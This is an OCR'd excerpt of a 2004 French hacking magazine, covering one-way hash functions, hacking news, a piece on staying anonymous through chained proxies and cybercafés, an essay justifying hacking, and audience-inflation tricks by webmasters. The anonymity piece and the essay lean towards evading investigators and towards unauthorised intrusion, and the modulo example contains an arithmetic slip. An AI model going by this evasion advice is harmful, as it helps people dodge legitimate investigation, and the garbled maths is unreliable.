Certains algorithmes connus utilisent les fonctions à sens unique, comme le RSA précédemment cité, ou encore le MD5 comme expliqué ci-dessus. Pourtant, ce dernier ne conserve pas l'unicité, mais il a été prouvé de manière probabiliste qu'il y avait peu de chance de tomber sur un autre clair donnant le même crypté.

CONCEPTION DE FONCTIONS À SENS UNIQUE

Allez, maintenant que l'on a tout compris du fonctionnement de ces fameuses fonctions, nous allons voir comment les créer. Ce n'est pas si compliqué que ça.

Le principe suivant permet de créer des fonctions à sens unique à coup sûr, mais ne garantit pas toujours l'unicité, cela dépend en fait des fonctions employées. La figure 1 vous montre la technique utilisée.

La fonction à sens unique prend un message quelconque M, et calcule un crypté M'.

On peut voir sur le schéma que cette opération se déroule en deux étapes distinctes :

- une fonction de clé déduit de M une clé K, appelée "clé dépendante",
- cette clé sert de clé de cryptage à la fonction principale qui, elle aussi, est une fonction quelconque.

Une des fonctions employées (la fonction principale ou de clé) doit être une application non linéaire (la fonction modulo en est une par exemple).

L'autre fonction peut être une fonction classique, linéaire ou non.

À l'arrivée, la succession de ces deux fonctions donne une fonction globale, qui est à sens unique mais ne conserve pas forcément l'unicité.

Essayons de concrétiser la chose avec un petit exemple mathématique :

On va prendre pour fonction de clé la fonction suivante : k=M x 117+113.

Cette fonction est dite linéaire ; on n'aurait aucun mal à retrouver M en connaissant k.

Par contre, la fonction principale serait la suivante M'= k mod M.

On utilise ici l'opérateur modulo, grande star de systèmes cryptographiques tels que RSA, je vous rappelle rapidement son fonctionnement :

L'opération a modulo b renvoie en fait le reste entier de la division de a par b, c'est à dire qu'il suffit de faire la division comme on nous l'apprend en primaire, en gardant un quotient entier, et d'en déduire le reste.

Par exemple, pour 17 mod 5 : 12 divisé par 5 donne 3 et il reste 2, donc 17 mod 5 = 2

L'attaquant connaît M' et les fonctions utilisées. Seulement, comment retrouver k à partir de M' sans connaître M ? Sachant de plus que k dépend de M, et que la fonction principale est quelconque, la tâche est vraiment ardue. La seule solution est de calculer M' pour tous les M possibles.

Ce principe est applicable à tous types de systèmes, autant matriciels qu'alphabétiques.

CASSER UNE FONCTION À SENS UNIQUE

Maintenant que vous êtes incollable ou presque sur les fonctions à sens unique, j'imagine bien que même si cela a l'air très sécurisé, un grand hacker comme vous ne peut s'avouer si rapidement vaincu... et vous avez bien raison.

En effet, comme nous l'avons vu tout à l'heure, le seul moyen de trouver le clair M à partir du crypté M' est d'essayer de coder toutes les valeurs de M possibles jusqu'à ce que l'on obtienne quelque chose d'identique à M'.

Oui... enfin ça fait beaucoup de calculs quand même. Alors comment faire pour s'en sortir assez rapidement ?

Eh bien, aucun souci, vous n'êtes pas le premier à vous poser cette question et d'autres ont trouvé comme solution la création de programmes spécialisés dans cette méthode pour trouver les mots de passe.

Le plus connu (et entre nous, souvent le plus efficace) est John the Ripper et, devinez quoi, comme on pense à tout chez Piratz, vous trouverez en page 4 de ce numéro un article détaillé sur le fonctionnement de ce logiciel.

CONCLUSION

Nous avons vu l'intérêt des fonctions à sens unique, surtout en matière de protection. Celles-ci sont souvent employées, et donnent du fil à retordre aux cryptanalystes. Vous avez pu remarquer qu'une fonction à sens unique n'est pas forcément complexe, qu'elle peut utiliser des techniques très basiques, mais le résultat final est impressionnant.

Virtualabs

IL N'Y A PAS DE SOT BREVET


Microsoft continue dans sa manie de vouloir tout contrôler. Ainsi, Billou a breveté le double-clic, ou plus précisément, le fait de réagir différemment selon la durée et le nombre de clics de la souris. C'est le site Tomshardware.com qui a fait cette découverte qui soulève quelques inquiétudes. Microsoft pourrait en effet s'en servir pour attaquer les systèmes d'exploitation ou logiciels utilisant le double-clic. C'est Apple qui ferait la gueule, avec son seul petit bouton de souris. Mais en fait, c'est plus probablement pour se protéger contre une telle attaque que la firme a déposé ce brevet, ayant eu des expériences judiciaires malheureuses par le passé. Ce qui donne une bonne idée pour devenir riche, à part la création d'un magazine de piratage douteux : être les premiers à breveter et faire un procès. Désormais, Pirat'z est donc le détenteur du brevet du copier/coller, du bouton on/off, ainsi que de la création de magazines de piratage douteux. Ce dernier, évidemment, n'étant acquis que pour nous protéger.

COMME AU CINEMA

Voici une nouvelle " offre d'emploi " de la MPAA (le cinéma américain) : arrêtez quelqu'un en train de filmer dans votre cinéma, et gagnez 500 $! Tel est, en gros, le message diffusé auprès des employés des cinémas américains, afin d'essayer de stopper les pirates qui enregistrent les films dans les cinémas pour les publier sur le net. En même temps, la MPAA essaie de faire pression pour alourdir les peines contre les pirates. Une campagne qui vise surtout à faire peur, car 500 $, ce n'est pas une très grosse récompense pour un chasseur de primes !

DE L'ANONYMAT

De plus en plus de personnes utilisent Internet pour communiquer, naviguer et discuter. Certaines pensent être totalement anonymes. Ont-elles raisons ? Voyons cela de plus près.



1. L'IP attribuée est connue du FAI

Le schéma classique pour se connecter au réseau Internet est de passer par un fournisseur d'accès, fai en abrégé (isp en anglais pour Internet Service Provider). Celui-ci est connecté au Net et nous nous connectons à lui via une ligne téléphonique (classique ou adsl) ou le câble. Quand nous voulons accéder à Internet, nous demandons une connexion à notre fai qui nous attribue une adresse IP qui est unique et sert donc à nous identifier par la suite (voir figure 1).

Dans cette configuration, nous voyons bien que nous ne sommes nullement anonyme puisque, à chaque instant, le fournisseur d'accès est capable de dire à qui correspond une adresse IP précise.

LES PROXYS

Puisque dans la situation classique nous ne sommes pas anonymes, alors nous allons passer par ce que l'on nomme des proxys. Un proxy est tout simplement un service que proposent certains serveurs et qui permet de changer d'adresse IP. En passant par un tel dispositif, le site web que nous consultons ne connaît pas notre véritable IP mais celle que le proxy nous a attribuée (figure 2).

Néanmoins, notre "vraie" IP est celle que notre FAI nous a donnée. Du FAI au proxy, c'est l'IP du FAI qui est connue et du proxy au site web, c'est l'IP du proxy qui est connue. À un instant t, le proxy connaît les deux adresses IP que nous utilisons. Il fait office d'intermédiaire entre deux adresses et, suivant le sens de communication, change une adresse par l'autre et vice-versa.

LE COÛT DE LA VIE

Obtenir les logs d'un obscur serveur proxy, installé par un pirate dans un cybercafé en plein air au Turkménistan n'est pas chose facile. Dans certaines situations, il est peut-être envisageable pour les enquêteurs de pirater le serveur en question. Mais le plus souvent, il faudra faire pression sur l'hébergeur ou les autorités du pays pour obtenir ces informations. Dans tous les cas, ces recherches ont un prix, non négligeable, et prendront du temps, que tout le monde ne sera pas prêt à gaspiller pour rien.

Il y a trois raisons majeures pour lesquelles on voudrait être anonyme sur le Web. La première consiste à vouloir échapper aux publicitaires qui grouillent sur le Net. Ils sont prêts à déployer des moyens impressionnants pour traquer les clients potentiels, espionner leur habitudes, et rassembler des informations personnelles ou commerciales les concernant, par recoupement entre des visites de sites différents. L'adresse IP est alors un élément clé pour vous traquer. Imaginez que vous ayez cliqué sur un bandeau publicitaire d'un site X, et consulté quelques pages sur un site Y sur un sujet qui vous intéresse. Si vous donnez, plus tard, mais toujours avec la même adresse IP, vos coordonnées (ou seulement votre adresse email) sur un site Z, et que ces trois sites appartiennent à une même société, cette dernière sera en mesure d'associer un moyen de vous contacter avec des informations sur vos goûts et habitudes. Quoi de mieux pour cibler une campagne de Spam ? Et ça, ça se vend assez cher, naturellement.

En utilisant un ou plusieurs proxys, et en les alternant par exemple, vous brouillez suffisamment les pistes pour empêcher ces pratiques. Une chose est sûre, ça ne vaudra pas la peine, économiquement, de vous tracer au-delà du proxy – d'autant qu'il y a plein d'autres victimes à disposition.

On peut aussi vouloir être anonyme pour cacher son identité à des paires, potentiellement malintentionnés. Par exemple sur un chat de script kiddies, vous ne voudrez pas montrer votre IP, vu que ce sera la seule information dont aura besoin un délinquant pour vous balancer son Oday et installer ses backdoors sur votre ordinateur. Si vous passez par un proxy, il y a de fortes chances qu'il n'ait pas l'envie, ni le temps - et surtout les capacités – de remonter jusqu'à votre véritable adresse IP.

Enfin, vous voulez peut-être rester anonyme, parce que vos activités sont condamnées par la loi. Dans ce cas, attention. Même si vous estimez ne rien faire de mal en pénétrant le système informatique d'une société mal protégée (parce que vous n'avez rien effacé, averti l'administrateur, et blablabla), il ne faut pas sous estimer les coûts que cela peut représenter pour l'entreprise : réinstaller toutes les machines potentiellement compromises, vérifier l'intégrité de toutes les bases de données, revoir les stratégies commerciales, etc. Elle n'aurait en effet aucune raison de croire en votre bonne foi. Rien n'indique qu'il ne s'agit pas d'espionnage industriel ou que vous n'essayiez pas de saboter son système informatique. Pensez-y.

Et dans ces conditions, les pertes peuvent être suffisantes pour qu'investir dans une enquête pour vous démasquer devienne une option intéressante.


LINUX BONUX

Vous avez été plusieurs à nous réclamer plus de ressources sur Linux. Comme nous ne sommes pas un mag' dédié à ce système d'exploitation (à part le Pirat'z hors-série Linux, que vous trouvez encore en kiosques), c'est sur Internet que vous comblerez la plupart de vos besoins. Voici donc quelques adresses en vrac. Sur LinuxISO.org, vous trouverez la plupart des distributions Linux à télécharger sur un seul site, afin de faire votre marché, mais vous aurez auparavant choisi votre distribution grâce aux analyses de FRLinux.net. Sur www.linux-france.org, vous pourrez fouiner dans la zone " articles ", qui vous aideront à mieux comprendre et utiliser Linux. Grâce aux tutoriaux de www.trustonme.net, vous saurez comment utiliser de nombreuses applications sous Linux sans (trop) vous prendre la tête. En français, pour vous aider, il y a aussi lea-linux.org. Et pour ceux qui maîtrisent l'anglais et qui en veulent plus, des sites comme freshmeat.net ou sourceforge.net regorgent de logiciels gratuits à télécharger. Enfin, des centaines d'autres liens sont dispos sur www.linux-center.org.

EXCLUSITE !

Tenez, pour une fois, promis, ce n'est pas une blague, nous vous offrons en exclusivité une url que vous ne trouverez nulle part ailleurs, même pas dans Google, c'est vous dire ! Il s'agit du site d'un de nos lecteurs qui, étant le premier à nous proposer de passer son site dans le mag', a bien mérité ce droit. Rendez-vous donc sur www.athacker.tk pour une introduction au hacking qui, bien qu'en construction, a le mérite d'être dans un français compréhensible, avec de zolies captures d'écran. Un bel effort qui mérite d'être encouragé !

A LA PARANOIA



2. Le site web ne connait que l'IP du proxy

BROUILLONS LES CARTES

Malgré la présence d'un proxy, nous ne sommes pas anonymes. Mais si quelqu'un veut connaître notre identité, il lui faut aller voir le proxy pour découvrir notre adresse IP réelle, identifier le FAI qui a attribué cette IP et enfin aller voir ce dernier pour avoir notre identité. Toute cette procédure de remontée peut être assez longue. Afin de nous couvrir le plus possible, nous pouvons alors enchaîner les serveurs proxys, (figure 3) ce qui rendra la découverte de notre identité encore plus compliquée.


L'ANONYMAT SERAIT-IL UN MYTHE ?

Au vue de cet exposé, on peut penser qu'être anonyme est impossible. Si l'on observe les schémas, on peut voir qu'il y a une chaîne unique. Il faudrait que cette chaîne soit brisée à un moment donné pour être anonyme (figure 4). La seule façon de faire, et ainsi de protéger son identité, c'est que le fournisseur d'accès ne nous connaisse pas. Pour cela, il ne faut pas se connecter depuis son domicile mais depuis un cybercafé, ainsi il manque un lien : du Cyber-café à Nous.

dans un cybercafé. Et même si c'était le cas, une petite planque des autorités permettrait de vite vous mettre la main dessus. En fait, si vous voulez vraiment avoir une chance d'être anonyme et non repérable, il faut faire un mixte de tout ce qui précède : vous connecter depuis des cybercafés et en changer à chaque fois, vous connecter depuis des villes et pays différents, utiliser une chaîne de proxys situés dans différents pays.

CONCLUSION

Bien que l'anonymat sur Internet soit possible dans les faits, en théorie




3. Chaîner les proxys ne change pas fondamentalement le problème

Pour corser le tout, nous pouvons également passer par des proxys qui sont situés dans des pays différents, ce qui allongera encore plus le délai pour nous retrouver, mais nous ne sommes toujours pas anonymes.

Mais ne croyez pas que le fait d'être dans un cybercafé vous autorise à commettre tous les délits numériques que vous voulez. Vous serez toujours repérable. En effet il est peu probable que vous fassiez 200 km pour aller

il est quasiment impossible. Et, contrairement à ce que certains pensent, les proxys ne le garantissent en rien: ils ralentissent simplement la recherche de notre identité.

Zirkkam



4. On a brisé la chaîne !

'IZ

SI CE N'EST LUI, C'EST DONC SASSER

Le virus à la mode il y a quelques semaines, c'était Sasser (ou pour les pros : W32/Sasser). Il s'appelle comme ça parce qu'il utilise la faille LSASS (Local Security Authority Subsystem Service) de Windows (XP, 2000, 2003 Server) pour se propager et paralyser le système sur lequel il s'est installé. Il est capable d'infecter les ordinateurs sans la moindre intervention de l'utilisateur. Écrit en Visual C++, il se s'infiltre par le port 445, un port que vous devriez garder bien fermé de toute manière, vu tout ce qui essaie d'y passer.

Billou avait publié un patch correctif (MS04-011) pour la vulnérabilité, un peu avant la découverte de Sasser. Espérons que le vers aura au moins servi à ce que les utilisateurs mettent à jour leur système. Il aurait quand même infecté des milliers d'ordinateurs de par le monde.

Son inventeur, un jeune Allemand nommé Sven J., âgé de 18 ans, a été arrêté le 8 mai 2004. Il a pu être retrouvé car ses " copains " l'ont dénoncé, Kro$oft promettant une forte récompense. Le hacker (ou pirate, ou script-kiddie selon votre jugement) fait donc désormais de beaux aveux à la police allemande : il risque la prison et une amende sévère.

R.I.P. 321 STUDIOS

Ils ont tenu tant qu'ils ont pu, mais force est de constater que c'est sans doute la fin pour 321 Studios, éditeur de DVD X-Copy et de Games X-Copy. Après les déboires judiciaires entre le développeur et l'industrie du cinéma, ce sont les éditeurs de jeux qui les attaquent pour Games X-Copy. Autant dire que la facture de frais d'avocat commence à peser lourd dans la balance. Le PDG de la compagnie se montre peu optimiste, et à Pirat'z, nous leur avons réservé une place au cimetière à côté de l'émulateur PSX Bleem !

POURQUOI

"Pourquoi hacker ?" Cette question est sortie de la bouche de mon frangin, je ne sais plus trop quand. Je ne voulais pas entrer dans une explication qui aurait mis mon cerveau en ébullition, et encore moins lui fournir un moyen de m'énerver. Alors je lui ai balancé une réponse classique, un vague "parce que j'aime ça", pour qu'on change de sujet.

C'est peut-être la réponse qui vous est venue à l'esprit quand vous êtes tombé sur le titre de cet article. "Parce qu'on aime ça". Ce n'est pas faux cela dit ;) Imaginez un concepteur de coffres-forts qui prétendrait avoir conçu le coffre inviolable, le plus sécurisé de toute la Terre. Certains l'achèteraient, persuadés de sa robustesse, d'autres demanderaient à vérifier ce qu'avance le constructeur. Je ne suis pas de ceux qui gobent comme ça des vérités, je tiens à les vérifier. Si ce type me disait que son coffre est inviolable, je lui demanderais les plans et chercherais la faiblesse. Je chercherais où ce coffre pourrait être vulnérable. Je n'irais tout de même pas mettre ma fortune (quelques euro...) dans un coffre qui ne protègerait rien, je ne compte pas prendre ce risque.

Qu'auriez-vous fait ? Auriez-vous mis vos économies dans ce coffre ou l'auriez-vous fait sauter à la dynamite histoire de vérifier que le constructeur disait vrai ? Transposé dans le domaine informatique, le coffre deviendrait serveur ou encore cryptosystème, tant de domaines où l'on innove, où l'on crée et où l'on vend. Il ne faut pas perdre de vue le côté pécuniaire de la chose. On crée des sites pour vendre un produit, on crée des protections pour des logiciels afin d'éviter les pertes financières, on protège des serveurs car ils contiennent des données sensibles que certains pourraient monnayer.

Quand un hébergeur annonce qu'il offre un espace à un site sur un serveur sécurisé, le plus sécurisé du monde, je tiens à le vérifier. Idem quand un webmaster affirme que son site est inviolable. C'est plus fort que moi. C'est ma nature, de ne pas croire ce que l'on me dit mais plutôt de vérifier par moi-même, la curiosité sûrement. Et mon frère qui me demandait pourquoi. Ça me paraissait évident.

L'innovation est le moteur de la société. S'il n'y avait pas eu de frigos, on en serait encore à conserver la viande dans la saumure, s'il n'y avait pas eu l'invention de serrures, on continuerait à utiliser des planches de bois pour verrouiller nos portes. Il a fallu qu'au moins une personne démontre que certaines serrures étaient vulnérables pour que les gens l'admettent. On peut innover, mais il doit y avoir une part de tests, de vérifications. Quand on sort un produit qui se veut être robuste, résistant aux attaques, on vérifie qu'il correspond bien aux attentes. Or, sur le

IZ

LA PÉNÉTRATION EST PLUS FACILE LA SECONDE FOIS

Une société spécialisée dans la sécurité informatique et dans les tests d'intrusion a révélé le résultat assez inquiétant d'une étude menée depuis 4 ans sur la sécurité des applications web. Le pourcentage moyen de cas où une vulnérabilité classée " haute " ou " critique " est détectée est de 89 % pour le premier test d'intrusion, et de... 93 % pour le second ! Cette augmentation serait due à des corrections qui ne fonctionnent pas ou qui introduisent de nouvelles failles, ainsi qu'au fait que le second test révèle souvent de nouvelles vulnérabilités.

LES ARTISTES BIENTÔT ADEPTES DU P2P ?


Une idée pas si bête a été proposée aux USA, pour résoudre le problème du piratage de la musique. L'idée serait de rémunérer les artistes à partir de leur popularité sur Internet (notamment les réseaux P2P). Un organisme gouvernemental mesurerait cette popularité et reverserait aux artistes des revenus proportionnels à celle-ci, revenus provenant de taxes pour les FAI ou des ventes de lecteurs MP3 par exemple. Autant dire que cette idée ne plaît pas du tout à la RIAA, qui n'aurait aucun contrôle là-dessus. Donc, ça nous plaît, à nous !

L'ÉGLISE SE MODERNISE

On a beau dire que l'église vit en dehors de son temps, l'église virtuelle anglaise " Church of Fools " (www.shipoffools.com/church) montre que tout évolue. Dans cette église 3D en ligne, vous pouvez vous confesser, prier, écouter la messe, discuter avec d'autres fidèles... ou infidèles, puisque comme son nom l'indique, cette église ne se prend malgré tout pas trop au sérieux. Ne soyez donc pas étonné si vous y croisez Satan, ou si les visiteurs ne respectent pas toujours le silence qui s'impose. À quand le "nudity patch" ?

HACKER ?

Net ou dans la conception de logiciels, cette phase est souvent négligée. Soit par manque de temps, soit par manque d'argent. Ou alors une autre possibilité vient s'ajouter : par manque de connaissances.



Le partage des connaissances est nécessaire. Pour que tout le monde puisse se protéger, pour que tout le monde sache ce qu'on lui cache : les techniques employées pour contrer les protections. Il faut que les gens voient de leurs yeux qu'en fait certaines protections ne valent rien, qu'elles ne sont qu'artifices. C'est une partie de ce que je fais, faire circuler ces informations. Les techniques que nous employons, mises à part certaines (les techniques *"maison"*), sont connues. Si les types qui conçoivent des sites ne les connaissent pas, comment veulent-ils pouvoir anticiper ? Comment veulent-ils pouvoir empêcher des attaques contre des sites web qu'ils auront conçu ? Idem pour les gars qui sécurisent des serveurs. Ils installent le patch GRSecurity, ou juste PaX, et ils pensent que c'est sécurisé. En oubliant que des précautions s'imposent, comme le choix des mots de passe du root ou de tout autre utilisateur. Ils oublient que ces patchs ne protègent pas que des erreurs banales, les plus élémentaires, et qu'un hacker cherchera dans cette direction en premier lieu.

Il ne faut pas croire qu'une petite faille passera inaperçue. Mettre quelque chose sur le Web, c'est le mettre à la disposition de millions de personnes, voire de milliards. Il y en aura sûrement une pour trouver cette petite erreur, cette faille que le gentil monsieur s'occupant de la sécurité du serveur a estimée négligeable. Hacker, c'est être altruiste. Penser aux autres et leur éviter qu'un petit génie en proie aux affres de la célébrité décide de laisser une trace de son passage sur la page index du site. Ou encore qu'un autre gentil monsieur décide de s'approprier une machine ne lui appartenant pas.

Je ne vois pas en quoi aider les gens est répréhensible. Certes, parfois les méthodes employées sont litigieuses, mais faire sauter un coffre à la dynamite l'est tout autant, même si c'est pour en vérifier la sécurité. Il ne faut pas perdre de vue que les systèmes que l'on audite ou que l'on traque ne nous appartiennent pas. Et c'est tout le problème que nous posons, nous hackers. Je trouve une vulnérabilité sur un serveur qui ne m'appartient pas, et je la signale. En apportant des preuves de ce que j'avance. Et c'est cette étape qui pose problème : la confiance sur le Web. Comment être sûr qu'un type se cachant derrière un pseudo a trouvé une vulnérabilité ? En vérifiant ce qu'il avance. Mais comment être sûr que les indications qu'il donne ne provoqueront pas de nuisances sur le système (si le correspondant ne connaît pas vraiment les techniques de bases) ?

La confiance est une chose impossible sur le Net. Pour prouver ce que l'on avance, on doit quelquefois faire certaines choses qui entrent dans le domaine de l'illégalité. C'est sûr, ce n'est pas un seul gars qui touche un peu en l'informatique qui pourra changer la face du Net, mais si on est plusieurs, si chacun aspire aux mêmes idéaux, peut-être que l'on arrivera à faire quelque chose, à nous rendre crédibles. Et enlever des mentalités, comme je l'ai encore lu récemment, que les hackers sont une menace pour le monde informatique. Loin de là. Est-ce une désinformation du milieu des hackers qui fait dire que nous sommes une menace ? Ou alors est-ce dire que nous possédons une arme puissante, celle de faire à peu près ce que l'on veut de 1 et de 0 ? Si le binaire était une arme, celle qui terroriserait les informaticiens, je ne pense pas que l'on regarderait les technologies du même œil. Et dire que sans binaire, sans ces 1 et ces 0 formant des signaux électriques, il n'y aurait plus de satellites, plus de cartes bancaires, de systèmes d'informations et de communication. Notre monde est devenu dépendant de la technologie, et nous nous efforçons de la comprendre et de relever les défis qu'on lance.

Être hacker, c'est en fait être légèrement utopiste. Rêver que ce monde de technologie qui nous entoure soit meilleur, que la liberté soit dominante dans ce monde binaire, où n'existe pour certains que le bien et le mal. On est le un ou le zéro, le gagnant ou le perdant. Et si on appliquait le principe du quantique dans ce monde ? S'il existait un élément entre le zéro et le un, un élément litigieux mais bien utile, qui simplifierait le tout ? Je hacke pour faire bouger les choses, pour être cet élément litigieux, avec les quelques capacités et connaissances que je possède. C'est peu, mais c'est tout ce que je peux offrir. Certains diront que c'est déjà ça, d'autres que ça ne sert à rien. Chacun est libre de ses choix. J'adore l'informatique, je vis 80 % de mon temps avec un ordinateur, et c'est pas toi frangin qui m'empêchera de vivre comme je le fais actuellement.

Virtualabs

0Z

LES PROCÈS, ÇA MARCHE... OU PAS ?

Depuis que la RIAA a commencé à poursuivre en justice les internautes (plus de 3000 aux États-Unis jusqu'à présent), se pose la question de savoir si ces procès sont effectivement efficaces. Pour la RIAA, cela ne fait pas de doute : les ventes de CD ont augmenté de 10 % au cours du premier trimestre 2004 par rapport à l'an dernier. Les gens sérieux, eux, ont remarqué qu'en même temps, les téléchargements ont augmenté de presque 500 %, ce qui n'est pas tout à fait en accord avec la théorie de la RIAA sur l'impact négatif du piratage par Internet.

QUAND LE P2P SE PRÉTEND ANONYME

Le développeur Optisoft, qui développe le code réseau pour les logiciels de P2P Blubster (www.blubster.com) et Piolet (www.piolet.com) a annoncé une nouvelle technologie " révolutionnaire " pour rendre invisibles les utilisateurs de ces réseaux. Ils annoncent ainsi fièrement " deux couches " de camouflage : chaque utilisateur aurait plusieurs adresses IP, empruntées à d'autres internautes sur le réseau, afin de ne pas être directement identifiable, et les fichiers sur le réseau seraient " déguisés " pour passer totalement inaperçus. Alors, tout ça, c'est bien beau sur le papier, mais ce ne sont que des mots assez vagues, rien n'est dit sur la technologie sous-jacente. Qu'est-ce que ça peut donc bien vouloir dire, avoir plusieurs IP ? On peut supposer que les autres internautes relaieront les fichiers, un peu comme le fait déjà Freenet depuis longtemps. Ce qui ne manquera pas de ralentir le débit. Et d'autre part, ça vous tenterait, vous, de vous faire attaquer en justice parce que quelqu'un a utilisé votre IP pour transmettre un fichier pédophile ?

DEMASQUEZ LES WEBMASTER TRICHEURS

Depuis que le Net est devenu un vaste marché où tout s'achète et se vend, quelques administrateurs peu scrupuleux usent de pratiques douteuses leur permettant d'augmenter leur audience de manière fictive. Je ne citerai pas de nom, j'aurai trop peur de finir comme Marat dans sa baignoire...

Pour pouvoir comptabiliser leur fréquentation, ces sites ont dans leurs pages un bout de code javascript ou "tag" qui permet à des sociétés extérieures comme XITI, Weborama ou autres de pouvoir fournir des statistiques précises.

UN PEU DE TECHNIQUE

Une première astuce consiste à inclure plusieurs "tags" dans une page. Cela n'est bien sûr pas permis. Ces tags sont alors cachés dans le code de la page. On peut même les cacher dans une newsletter adressée à tous les utilisateurs du site ou le dupliquer sur plusieurs pages.

Voici un tag non modifié du serveur XITI. Les webmasters sans scrupules vont jusqu'à modifier le code pour le détourner à leur profit. Nous ne vous aiderons pas à le faire, mais il suffit de connaître un tant soit peu le javascript...

```
<script language="JavaScript1.1">
<!--

hsh = new Date();
hsd = document;
hsi = '<a href="http://www.xiti.com/xiti.asp?s=75963"'
hsi += ' TARGET="_top"><img width="39"
                    height ="25" border=0 '
hsi += 'src="http://logv17.xiti.com/hit.xiti?s=75963'
hsi += '&p=&hl=' + hsh.getHours() + 'x'
       + hsh.getMinutes() + 'x'
       + hsh.getSeconds();

if(parseFloat(navigator.appVersion)>=4)        {
 Xiti_s=screen;hsi += '&r=' + Xiti_s.width + 'x'
     + Xiti_s.height + 'x' + Xiti_s.pixelDepth + 'x'
     + Xiti_s.colorDepth;
}

hsd.writeln(hsi + '&ref='
          + hsd.referrer.replace('&', '$')
          + '" title="Mesurez votre audience"></a>');

//-->
</script>
```

Une autre technique simple consiste à partager son trafic avec un site complice. Chaque site comporte un lien vers l'autre. Chaque connexion est comptée en double par les tags puisque chaque page comporte, en plus du tag de son propre site, celui du site complice.

La technique du "Page-Jacker" est originale puisqu'elle consiste à copier sur son serveur la page d'un site existant... Imaginez-vous la page principale de sites comme tf1.fr ou google.fr sur votre propre serveur web ? Le moteur de recherche ne peut qu'indexer la page et amener du trafic.

Les méta-informations d'une page html comportent une fonction "refresh" qui permet de recharger une page dans le navigateur. En utilisant cette fonction, des petits malins ont imaginé le système des "pages satellites". La technique du "refresh" est la suivante : une première page comporte une balise html "refresh" pour charger une seconde page automatiquement toutes les x secondes. Cette seconde page appelle la première, la boucle est ainsi bouclée.

Une dernière astuce consiste à rouvrir la page d'accueil lorsque vous désirez quitter le site. Cette technique est utilisée par beaucoup de sites et notamment ceux à vocation érotique ou pornographique ou même certains sites warez.

LOGICIELS ROBOTS

